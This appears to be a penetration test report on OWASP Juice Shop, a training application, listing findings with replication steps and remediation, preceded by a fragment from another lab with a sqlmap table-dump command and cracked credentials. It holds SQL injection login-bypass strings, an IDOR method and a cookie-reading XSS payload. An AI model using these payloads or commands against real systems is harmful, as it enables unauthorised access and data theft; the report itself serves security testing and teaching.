


- **SQL Data Dumb**
  sqlmap --url="192.168.83.132/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -T odm_user --dump --risk=3 --level=5 --thread=4 –batch



- **Cracking The passwords**
  User:webmin pass:webmin1980
  User:guest pass:guest

- **SSH Authentication**



Juice Shop Report

Document Information

Description	A web application penetration test report for OWASP juice shop
Recipient	Juice Shop Administrators

Table of Content

Found Vulnerabilities

Vulnerability	Severity

Business Logic	Critical
SQL Injection	Critical
Information Disclosure	High
Insecure Direct Object Reference	High
Insecure direct object reference	High
Reflected Cross Site Scripting	High
Business Logic	High
Information Disclosure	High
Insecure Direct Object Reference	High
Cross Site Request Forgery	Medium
Information Disclosure	Low
Business Logic	Low
Information Disclosure	Low
Cross Site Scripting	Informational
Cookies Missing HTTP Only Flags	Informational

Technical Explanation

Business Logic


Overview

Vulnerability	Business Logic


Description	Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application's functionality. However, many business logic errors can exhibit patterns that are similar to well-understood implementation and design weaknesses.
CVE/CEW	CWE 840
Rating	Critical
Endpoint	/rest/wallet/balance

How to replicate

It is possible to add infinite negative money through the wallet balance endpoint



It is predicted that once a rollback is triggered it would be possible to have positive money, but the team was not able to do such. When negative money is "debited the juice-shop accounts sends money on our bank account.



Remediation

only allow to add positive numbers through an `if` statement presented underneath:

```
if (balance > 0)
```

This would also be fixed if a 3rd party payment system was used like stripe.

SQL Injection Overview


Vulnerability	SQL Injection
Description	The product constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.
CVE/CEW	**CWE 89**

Rating	Critical
Endpoint	/login


How to replicate

it is possible to login as admin with the following username and password:

```
' OR '1'='1' -- -
```




this entirely bypasses authentication and allows us to use the application as admin:



You can also take this exploit to take over specific accounts like so:

```
emma@juice-sh.op' AND '1'='1' -- -
```



Remediation

To mitigate the SQL injection vulnerability, several steps can be taken. First, employ parameterized queries or prepared statements instead of directly concatenating user inputs into SQL queries. This ensures that user-supplied data is treated as data rather than executable code. Additionally, implement input validation and sanitization routines to filter out potentially malicious characters and patterns from user inputs.

This can help to block SQL injection payloads before they reach the database. Furthermore, enforce the principle of least privilege by ensuring that database users have only the necessary permissions required for their intended tasks, reducing the potential impact of successful SQL injection attacks. Regularly update database software and libraries to patch any known vulnerabilities that could be exploited by attackers. Lastly, conduct regular security audits and penetration tests to identify and remediate any SQL injection vulnerabilities that may exist within the application. By following these measures, the risk of SQL injection attacks can be significantly reduced.

Information Disclosure


Overview


Vulnerability	Information Disclosure

Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVE/CEW	CWE 220
Rating	High
Endpoint	/robots.txt

How to replicate

Navigate to `http://localhost/robots.txt` you will then find a link to the ftp public access folder of the website:





Remediation

Disallow the access to the ftp folder through `.htaccess` or other methods.

Deny access to one specific folder in .htaccess

I'm trying to deny users from accessing the site/includes folde by manipulating the URL

https://stackoverflow.com/questions/19118482/deny-access-to-one-specific-folder-in-htaccess


Insecure Direct Object Reference

Overview


Vulnerability	Insecure Direct Object Reference
Description	The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data.
CVE/CEW	**CWE 639**
Rating	High
Endpoint	/rest/basket/{id}

How to replicate

The view basket endpoint is vulnerable to insecure direct object reference it is possible to view other acounts baskets through manipulation of the ID that is in the url, a request of me viewing my basket:



my basket is set as id `6` if I change the id to another number `1` for example, I can view a different user basket



With this we can also get the UserID of the account we are viewing the basket from.

Remediation

To remediate the Insecure Direct Object Reference (IDOR) vulnerability, several key measures can be implemented. First, establish robust authentication and authorization mechanisms to ensure that users can only access their own basket data. Next, replace direct object identifiers in URLs with indirect references to prevent manipulation by unauthorized users. Validate user permissions before allowing access to sensitive resources, ensuring that only authorized users can view and modify their own baskets. Enforce Role-Based Access Control (RBAC) to restrict users to actions and resources appropriate for their roles. Apply contextual access controls based on user context to add an extra layer of security. Log access attempts to sensitive resources for monitoring and detecting potential malicious activities. Regularly conduct security assessments, including penetration testing and code reviews, to identify and remediate vulnerabilities. Educate developers and users on secure coding practices and the importance of data protection. Keep software dependencies up to date to mitigate known vulnerabilities. Consider implementing a bug bounty program to encourage responsible disclosure of vulnerabilities. By implementing these measures, the IDOR vulnerability can be effectively mitigated, enhancing overall application security.

Insecure direct object reference


Overview

Vulnerability	Insecure direct object reference
Description	The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data.
CVE/CEW	**CWE 639**
Rating	High
Endpoint	api/Recycles/


How to replicate

it is possible to sign up another user to recycle by changing the userid and the address as well:

Here provided is a request with the



`UserId` modified to another account we control but not the account we are currently using.



Remediation

check the registration to the recycle through the session and not imputed user value to avoid a user being able to change and Identifier to then control the account of an other user.

Reflected Cross Site Scripting


Overview


Vulnerability	Cross Site Scripting
Description	Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
CVE/CEW	CWE 79
Rating	High
Endpoint	/search

How to replicate

There is a reflected xss present in the search functionality

```
http://localhost/#/search?q=yq58calg%3C%2Fspan%3E%3Ch1%3Ehy%3C%2Fh1%3E%3Cspan%3E
```






```
yq58calg</span><img src=x onerror='alert(document.cookie)' /><spa
```

Remediation

Implement proper input validation and output encoding mechanisms. Validate and sanitize user inputs to ensure that they do not contain malicious scripts or payloads. Additionally, use AngularJS's built-in features such as the Sanitize module to sanitize user-generated content before rendering it in the browser. This prevents injected scripts from being executed and mitigates the risk of XSS attacks. Regularly 